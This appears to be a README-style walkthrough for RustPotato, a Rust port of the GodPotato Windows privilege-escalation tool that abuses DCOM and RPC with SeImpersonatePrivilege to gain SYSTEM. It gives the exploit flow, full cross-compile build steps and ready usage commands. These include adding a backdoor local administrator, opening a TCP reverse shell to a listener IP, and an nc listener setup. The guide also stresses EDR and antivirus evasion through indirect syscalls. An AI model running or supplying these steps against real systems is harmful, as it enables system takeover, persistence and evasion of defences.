Source: github.com/safedv/RustPotato
Base: GodPotato (BeichenDream) ported to Rust
Target: Windows x86_64 → NT AUTHORITY\SYSTEM
Overview
RustPotato is a Rust implementation of GodPotato — a Privilege Escalation tool that abuses DCOM and RPC to leverage SeImpersonatePrivilege and elevate to NT AUTHORITY\SYSTEM on Windows.
Key Features:
- TCP-based Reverse Shell (supports both
cmdandpowershell) - Indirect NTAPI Calls (avoids API hooking by EDR)
- Cross-compilable from Linux (Kali) to Windows x86_64 binary
Differences from GodPotato (Original)
| Feature | GodPotato (C#) | RustPotato (Rust) |
|---|---|---|
| Language | C# / .NET | Rust |
| Runtime | .NET CLR Required | Native Binary (no runtime) |
| NTAPI | Direct API Calls | Indirect NTAPI (stealthier) |
| Reverse Shell | No built-in | TCP Reverse Shell built-in |
| AV Evasion | Lower | Higher (indirect syscalls) |
| Cross-compile | Not supported | Supported (Linux → Windows) |
| Toolchain | .NET SDK | Rust Nightly |
Execution Flow
- Locate RPC_SERVER_INTERFACE — scan
combase.dllmemory for the RPC_SERVER_INTERFACE structure - Hook RPC_DISPATCH_TABLE — inject a custom function pointer into the dispatch table
- Create Named Pipe — create a named pipe e.g.
\.\pipe\RustPotatowith unrestricted access - Unmarshal COM Object — force RPCSS to connect to the named pipe
- Trigger RPCSS — fire RPC calls through the hooked dispatch table
- Impersonate Client — use
ImpersonateNamedPipeClientto enter RPCSS's security context - Retrieve SYSTEM Token — locate and duplicate the
NT AUTHORITY\SYSTEMtoken - Execute Command — run a command with
CreateProcessWithTokenWas SYSTEM - Restore & Cleanup — restore the dispatch table and shut down the named pipe server
Installation (on Kali Linux)
Prerequisites
- Rust Nightly (version 1.86 or higher)
- Cross-compile toolchain for
x86_64-pc-windows-gnu
Step 1 — Install Rust Nightly
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
rustup install nightly-2025-02-14
Step 2 — Add Windows Target
rustup target add x86_64-pc-windows-gnu --toolchain nightly-2025-02-14Step 3 — Clone Repository
git clone https://github.com/safedv/RustPotato
cd RustPotato
Step 4 — Build
# Clean build artifacts first (recommended)
rustup run nightly-2025-02-14 cargo clean

# Build release binary
rustup run nightly-2025-02-14 cargo build --release --target x86_64-pc-windows-gnu --features verbose
Output binary location: target/x86_64-pc-windows-gnu/release/RustPotato.exe
Usage
Syntax
RustPotato.exe [command line] | [options]Options
| Option | Description |
|---|---|
[command line] | Run a command directly as SYSTEM |
-h <LHOST> | IP address of the listener (reverse shell) |
-p <LPORT> | Port of the listener (reverse shell) |
-c <cmd|powershell> | Shell type (default: cmd) |
Examples
# Verify privilege escalation
RustPotato.exe "cmd.exe /c whoami"

# Add a local admin user
RustPotato.exe "cmd.exe /c net user hacker P@ssw0rd123 /add && net localgroup administrators hacker /add"

# Reverse shell with cmd (default)
RustPotato.exe -h 192.168.1.100 -p 4444

# Reverse shell with PowerShell
RustPotato.exe -h 192.168.1.100 -p 4444 -c powershell
Listener Setup (Kali)
nc -lvnp 4444Demo

First verify SeImpersonatePrivilege is present:
Use the reverse shell command from the examples — more convenient than GodPotato:

Start nc listener, catch the shell — SYSTEM. EZ.

Prerequisites on Target (Windows)
An account with SeImpersonatePrivilege, such as:
IIS AppPoolMSSQL Service AccountNetwork ServiceLocal Service
Supported on any Windows OS version (unlike JuicyPotato).

Check via Local Security Policy → Users Rights Assignment → Impersonate a client after authentication.
Troubleshooting
Issue: Requires a specific Nightly Toolchain version
Symptom: Build fails with errors about feature flags or unstable API.
Cause: RustPotato uses Rust nightly features that are not yet stable.
rustup install nightly-2025-02-14
rustup run nightly-2025-02-14 cargo build ...
Issue: No linker for x86_64-pc-windows-gnu
Symptom:
error: linker `x86_64-w64-mingw32-gcc` not foundFix (Kali/Debian):
sudo apt install gcc-mingw-w64-x86-64 -yIssue: Cargo can't find target
Symptom: error[E0463]: can't find crate for 'std'
Cause: Target not added for that toolchain yet.
rustup target add x86_64-pc-windows-gnu --toolchain nightly-2025-02-14Issue: Slow or stalled first build
rustup run nightly-2025-02-14 cargo clean
rustup run nightly-2025-02-14 cargo build --release --target x86_64-pc-windows-gnu --features verbose
Dependencies compiled during Build
proc-macro2, quote, unicode-ident
windows-link, windows-result, windows-strings, windows-core v0.61.2
winapi-x86_64-pc-windows-gnu v0.4.0, winapi v0.3.9
libc v0.2.186, libc-print v0.1.23
windows-threading, windows-interface, windows-implement
windows-collections, windows-future, windows-numerics, windows v0.61.3
base64 v0.22.1, syn v2.0.117, byteorder v1.5.0
RustPotato v0.1.0
References
- RustPotato GitHub: github.com/safedv/RustPotato
- GodPotato (Original): github.com/BeichenDream/GodPotato
- Rustic64Shell: TCP reverse shell base implementation used by RustPotato